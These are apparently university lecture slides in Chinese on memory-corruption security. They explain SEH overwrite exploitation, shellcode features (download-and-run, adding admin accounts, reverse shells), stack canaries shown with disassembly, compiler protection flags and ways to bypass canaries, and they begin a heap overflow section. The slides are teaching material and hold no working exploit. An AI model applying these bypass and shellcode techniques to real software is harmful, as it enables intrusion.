
比如：



- (1)当JMP ESP回来时候，开始的Shellcode可能被修改，则无法按照要求继续执行。
- (2)函数在返回之前发生了异常，根本无法调用返回语句。
- 可采用SEH进行攻击与利用
  - (1)SEH为结构化异常处理
  - (2)SEH结构一般在栈空间附近，可以被覆盖到

# SEH一般处理流程

- 程序发生异常时候系统处理流程




# SEH一般处理流程

- 异常处理SEH结构示意图


- (1) 异常处理初始地址放在fs:[0]；
- (2) 在分析漏洞时候，可以查看fs:[0]与栈空间的距离，以决定需要覆盖的距离；
- (3) 如果系统还没有进入到异常处理，win2000:EBX则放的是第一个异常处理函数地址的前4个字节的地址；  
win7/8/10:以当时分析的为准。

需要实时分析才行！




# SEH一般处理流程

- 覆盖异常处理后处理流程



# S.E.H结构覆盖

- SHE 保存在栈中，对其进行覆盖.
- Exploit时返回前异常触发，程序流进入异常处理
- 异常处理句柄赋值为 **类似于JMP ESP的跳转指令**, 指向 ShellCode



# ShellCode

- Shellcode一般是作为数据形式发送给服务器制造溢出得以执行代码并获取控制权的。不同的漏洞利用方式，对于数据包的格式都会有特殊的要求，Shellcode必须首先满足被攻击程序对于数据报格式的特殊要求。
- 从总体上来讲，Shellcode具有如下一些特点：
  - 长度受限
  - 不能使用特定字符，例如\x00等
  - API函数自搜索和重定位能力。由于shellcode没有PE头，因此shellcode中使用的API和数据必须由shellcode自己进行搜索和重定位
  - 一定的兼容性。为了支持更多的操作系统平台，shellcode需要具有一定的兼容性。

# ShellCode功能

- 常见功能
  - 下载程序并运行
  - 添加管理员账号
  - 开启Shell(正向、反向)
  - ...

# 课程小结

- 对子函数的调用过程
  - 子函数的调用与返回
  - 栈帧的创建与销毁
  - 局部变量空间的动态分配与定位
- 栈溢出的机理与利用方法-**精心设计**  
**JMP ESP SEH**
- 栈溢出SEH利用方式
- ShellCode

# 漏洞利用的难度很高

但是只要计算机还是冯诺依曼体系架构，

漏洞被利用只是时间的问题…

下回继续…




# 栈保护机制

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 栈保护机制

- 栈溢出结果
  - 栈溢出会覆盖栈中的值，特别是返回地址
- 栈保护机制
  - Stack Protector / Stack Guard / Stack Canary
  - 在返回地址和父函数栈基址之前加入一个随机值
  - 栈帧变量的重排序
- 具体工作机制
  - 在函数开始时往栈中压入一个可以检验的随机数
  - 在函数结束时验证栈中的随机数是否一致



# 栈保护机制原理

```
0000000000401159 <vuln_func>:  
401159: 55  
40115a: 48 89 e5  
40115d: 48 83 ec 40  
401161: 64 48 8b 04 25 28 00  
401168: 00 00  
40116a: 48 89 45 f8  
40116e: 31 c0  
401170: c7 45 cc 03 00 00 00  
401177: 48 8d 45 d0  
40117b: 48 89 c6  
40117e: 48 8d 3d 9a 0e 00 00  
401185: b8 00 00 00 00  
40118a: e8 c1 fe ff ff  
40118f: b8 00 00 00 00  
401194: 48 8b 55 f8  
401198: 64 48 33 14 25 28 00  
40119f: 00 00  
4011a1: 74 05  
4011a3: e8 98 fe ff ff  
4011a8: c9  
4011a9: c3  
  
push rbp  
mov rbp, rsp  
sub rsp, 0x40  
mov rax, QWORD PTR fs:0x28  
mov QWORD PTR [rbp-0x8], rax  
xor eax, eax  
mov DWORD PTR [rbp-0x34], 0x3  
lea rax, [rbp-0x30]  
mov rsi, rax  
lea rdi, [rip+0xe9a] # 40201  
mov eax, 0x0  
call 401050 <__isoc99_scanf@plt>  
mov eax, 0x0  
mov rdx, QWORD PTR [rbp-0x8]  
xor rdx, QWORD PTR fs:0x28  
je 4011a8 <vuln_func+0x4f>  
call 401040 <__stack_chk_fail@plt>  
leave  
ret
```

插入随机数

vuln\_func 栈帧结构

返回地址

父函数栈基址

栈保护

栈上缓冲区

栈上局部变量

看 test\_pwn\_with\_sp 实例

# 栈保护机制原理

```
0000000000401159 <vuln_func>:  
401159: 55 push    rbp  
40115a: 48 89 e5 mov     rbp,rsp  
40115d: 48 83 ec 40 sub    rsp,0x40  
401161: 64 48 8b 04 25 28 00 mov    rax,QWORD PTR fs:0x28  
401168: 00 00  
40116a: 48 89 45 f8 mov    QWORD PTR [rbp-0x8],rax  
40116e: 31 c0 xor    eax, eax  
401170: c7 45 cc 03 00 00 00 mov    DWORD PTR [rbp-0x34],0x3  
401177: 48 8d 45 d0 lea    rax,[rbp-0x30]  
40117b: 48 89 c6 mov    rsi,rax  
40117e: 48 8d 3d 9a 0e 00 00 lea    rdi,[rip+0xe9a]      # 40201  
401185: b8 00 00 00 00 00 00 mov    eax,0x0  
40118a: e8 c1 fe ff ff call   401050 <__isoc99_scanf@plt>  
40118f: b8 00 00 00 00 00 00 mov    eax,0x0  
401194: 48 8b 55 f8 mov    rdx,QWORD PTR [rbp-0x8]  
401198: 64 48 33 14 25 28 00 xor    rdx,QWORD PTR fs:0x28  
40119f: 00 00  
4011a1: 74 05 je     4011a8 <vuln_func+0x4f>  
4011a3: e8 98 fe ff ff call   401040 <__stack_chk_fail@plt>  
4011a8: c9 leave  
4011a9: c3 ret
```

vuln\_func 栈帧结构

返回地址

父函数栈基址

栈保护

栈上缓冲区



栈上局部变量

检测Stack Canary  
是否改变

看 test\_pwn\_with\_sp 实例

# 栈保护机制之变量重排序

```
bool match = false; int result;  
char buffer[8];  
  
printf("3 + 5 = ?\n");  
scanf("%s", buffer); // vulnerable scanf  
result = atoi(buffer);  
if (result == 3+5) match = true;  
  
if (match) {  
    printf("The answer is correct\n");  
} else {  
    printf("The answer is incorrect\n");  
}
```



# 栈保护机制应用

- 现有编译器基本支持该安全防御
  - GCC, Clang, Visual Studio, VC .....
- 配置选项
  - **-fno-stack-protector**
  - **-fstack-protector**
    - 仅适用于两类函数： 1. 调用`alloca`的函数； 2. 包含超过8字节的缓冲区的函数
  - **-fstack-protector-all**
    - 保护所有函数
  - **-fstack-protector-strong**
    - 包含一些其他函数，如局部数组定义，以及其他指向函数栈帧地址的指针
  - **-fstack-protector-explicit**
    - 仅保护带有`stack_protect` 属性的函数



您看我还有机会吗

# 栈保护机制绕过

- 利用未被保护的函数
- 同时替换Stack Canary和线程 TLS 数据
- 先通过信息泄露漏洞获取Stack Canary，然后将其加入到Payload中
- Byte-by-byte 栈保护绕过




# 4.2 缓冲区溢出之堆溢出

网络空间安全学院 慕冬亮

Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 进程地址空间分布




# 1.堆定义

- 堆（Heap）是用于存放程序运行中请求操作系统分配给自己的内存段
  - 大小并不固定，可动态扩张或缩减
  - 操作系统采用动态链表管理
  - 内存不一定连续
- 每一个进程有自己的堆
  - 提供一个进程生命周期存放数据的区域
  - 默认堆与私有堆
- 用 `new/malloc/HeapAlloc...` 指令来申请堆空间
- 用 `delete/free/HeapFree...` 指令释放堆内存



## 2.堆操作

